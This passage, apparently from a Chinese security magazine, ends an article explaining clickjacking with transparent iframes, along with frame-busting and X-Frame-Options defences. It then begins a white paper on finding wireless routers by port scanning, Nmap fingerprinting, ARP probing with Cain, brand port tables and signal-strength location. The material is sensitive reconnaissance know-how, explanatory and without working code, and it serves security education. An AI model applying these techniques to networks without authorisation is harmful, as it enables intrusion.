


图3

我想经过这样的演示,大家对上面"单击劫持"的概念有进一步的了解了吧!当然只从表面上的理解是不够的,我们从上面的代码中可以看到,它是这样实现的:在攻击者可控制的页面A内有一个iframe,iframe的src链接到另一个域的页面B。设置这个iframe的CSS样式的透明度为0,并设置其 CSS样式的z-index比页面A的其他元素的z-index大。这个iframe的width与height值都设置为足以保证用户可以单击到其中内容(页面B的内容)的大小。然后在页面A上放置一些按钮、链接等可以欺骗用户单击的元素,这些元素在iframe之下(z-index值决定),并恰好与iframe的页面B内的关键元素在同一个位置。于是当用户被欺骗去单击页面A内的这些元素时,实际上单击了页面B内的关键元素。说得再简单一点就是,弄个iframe设置为透明,然后用style控制别的元素的位值,比如伪造一个button,这样当伪造的button漂浮在透明的iframe上的时候,用户单击button,实际上就是单击了iframe里的链接,当iframe指向某个网站的时候,就可以欺骗用户去单击该网站里的链接。

clickjacking的危害

如果恶意攻击者精心设计clickjacking攻击页面,网页访客进行常规的鼠标单击行为或者无意间的鼠标单击行为,都有可能单击会激发背后的隐形身影,而这隐形身影包括下载木马或者其他等行为(打开摄像头等)。这种攻击是可以不需要JavaScript的,如果有JavaScript会让攻击变得更简单,可以看到攻击时是基于DHTML的。攻击发动的条件是攻击者必须在一定的程度上控制页面,还有就是需要鼠标单击来触发攻击,现在你应该明白当时为什么Adobe公司会那么恐慌了吧!在Flash游戏中一般都会有大量的鼠标单击,效果肯定"很好"!!!

clickjacking的防范

一些网站采用被称为frame busting的方法来防范clickjacking,其具体做法就是在网页中嵌入"<script type="text/javascript">if(top!=self) top.location.href=self.location.href;</script>"这句代码,从而防止页面被iframe应用,但由于这段代码是JavaScript写的,所以是可能被绕过去的。当时当这个漏洞被发现时,几乎所有的浏览器都不能幸免,当然包括微软的IE7,随后微软便在IE8中编造了一个HTTP头来防御clickjacking :在返回的HTTP头中,如果X-Frame-OPTIONS选项为DENY,那么这个页面就不能被嵌入到iframe里面,IE会报告错误提示。如果X-Frame-OPTIONS选项为SAMEORIGIN,那么这个页面就只能被嵌入在"与TOP页面同源"的页面中。程序员只要在页面中加上这个HTTP返回头就能阻止clickjacking了。

小结

clickjacking虽然没有刚被发现时那样风光，借助Flash可以启动摄像头，但他依然拥有可以让你在不知不觉中下载恶意木马和病毒的强大杀伤力，因此我们不得不防，建议大家还是少去陌生的站点，也希望搜狗能尽快补上漏洞！

前置知识：无
关键词：无线网络、无线攻击、D.o.S



无线网络设备攻击技术白皮书

文/图 杨哲/Longas[ZerOne]

记得在参加一些安全会议交流的时候，期间经常有朋友问起我家庭及办公用无线路由器会面临什么样的攻击；而在做一些安全项目的时候，渗透组的同事也会有这样的疑问，所以特地整理了一下，希望能对朋友们有所帮助。

鉴于目前无线安全越来越任重而道远的趋势，不仅是无线网络协议算法存在隐患，同样，无线网络设备也同样面临着各式各样的风险。本文给出常见的无线网络设备攻击技术分析及实例，希望有助于国内无线安全技术的发展和吸引更多的高手交流。另外，本文所提及的无线网络设备包括我们常说的无线路由器及无线AP，但对于其他一些无线设备也同样适用。

无线路由器识别

对于内部网络而言，查找当前存在的无线路由器标志着无线攻击的开始，作为一些熟练的无线黑客而言，这也是进行伪造AP攻击扰乱内网的前期准备工作。所以，如何有效地识别无线路由器目标，也是无线黑客们正在不断研究的目标之一。这里我就介绍几种简单的判断无线路由器的方法。

方法1：端口扫描

由于基本上大多数无线接入点/路由器都支持Web进行配置，所以其80端口都是开放的，那么通过使用端口扫描器扫描内网所有主机的80端口，查找所有开放80端口的主机，排除掉正常提供Web服务（如IIS、Apache等）的主机，其余的就是可疑的无线路由器或无线接入点了。当然，这里面也有传统的路由器等有线网络设备，所以就需要进一步地确认。该方法适用于目前市面上主流的TP-LINK、DLink及Linksys等多款无线路由器。

一般来说，无线黑客们会先对全网段扫描开放80端口的设备，然后在扫描的结果基础上，对开启80端口的设备进行具体版本识别，此版本识别依赖于Nmap自带的操作系统/网络设备指纹库。扫描结果如图1所示，黑框内标出了探测到的端口信息，可以看到，该地址为一台无线路由器所有，该无线路由器型号为DLink DWL-900AP+，版本号为2.56。通过在网关上设定规则可以屏蔽该无线路由器上外网，此时即可配合无线搜寻设备来定位该无线路由器。

对于一些设计不严谨的无线接入点，甚至可以直接在浏览器中输入怀疑的地址，在弹出的登录界面上，也能够查看到对方的版本提示。如图2所示，登录框上显示为TP-LINK WR541G无线路由器。




图1




图2

需要注意的是,通过端口扫描判断无线路由器或者接入点时,一般不仅仅依赖于对80端口的判断,一些无线网络设备除了80端口之外,也会开启一些很少见的端口,这些也将是我们判断无线设备的依据。这些端口就需要平时的经验及总结,我在下面表1中给出部分实例以供大家参考。

当然,也并不是所有的无线设备默认下都支持从外部网络访问到其配置页面,这点尤其要注意,所以就需要更多的方法来确认。

方法2:特定ARP报文探测

在正常情况下,一台没有安装任何嗅探工具的Windows系统主机,只会对特定ARP数据报文做出响应。用过Sniffer的朋友都知道,一旦在系统下安装了嗅探工具并激活处于工作状态时,其监听的网卡便进入到混杂模式下,就会拦截所有发至该网卡的数据,而不再丢弃目的地址不是本机的数据报文。同时,此模式下的网卡也将对广播位为31bit的ARP报文做出响应。

通过发送特定的ARP数据报文,能够探测出疑似路由设备。使用Cain进行内网ARP扫描,选择广播位为31bit的ARP数据报文扫描,在扫描结果中凡是出现"*"的均为疑似路由器,再使用扫描工具进行特定扫描或者直接登录对方80端口即可确认结果,如图3所示。

表1

无线路由器品牌	默认开放端口	特殊开放端口(个别)	市面主流产品
Belkin(贝尔金)	80	53	F5D7230
Linksys(思科)	80	2869	WRT54G
DLink	80	52869	DI—524、DI—624




图3

进行特定扫描或者直接登录对方80端口以确认结果的方法很简单,比如在浏览器里输入http://10.0.0.1后,就可以看到如图4所示的无线路由器登录验证框,即目标为DI—604+无线路由器。




图4

方法3:无线定位

根据对比无线信号的强弱,也能够为搜寻无线路由器/AP的位置提供有力依据。出于实际情况的考虑,这里就不讨论过于高端的无线探测硬件设备,只讨论相对便于实现且成本较低的方法。

首先需要简单提及一下天线的知识,无线网卡使用的天线主要有两种,分别是全向天线和定向天线。如图5所示为笔记本电脑PCMCIA接口无线网卡,采用的都是全向天线。而大家常用的笔记本内置的Intel、Dell等无线网卡使用的也是全向天线。在实际工作及生活中,无论电脑的朝向如何,全向天线的信号强度都保持不变,因而使用特别方便。




图5

其次,判断无线信号的强弱还需要使用信号强度工具。信号强度工具用于测量来自AP 的RF射频信号。信号越强,与AP的距离就越近。信号强度探测器有多种类型,最常见的类型是软件实用程序,通常随安装在笔记本电脑中的网卡一起提供。不过除了这些不同网卡制造厂商配套的无线搜索工具外,为更清楚地查看信号衰减或者递增的情况,也可使用第三方软件,这些软件通常具有更强的信号强度测量功能。第三方应用程序可提供更为具体的度量,图表也更大,更便于使用,比如NetStumbler、Commview for WiFi之类的软件就可以实现无线信号源的搜索。图6为使用Netstumble进行无线信号探测的效果图,可以清楚地看到随着无线网卡距离AP的接近,无线信号明显增强。

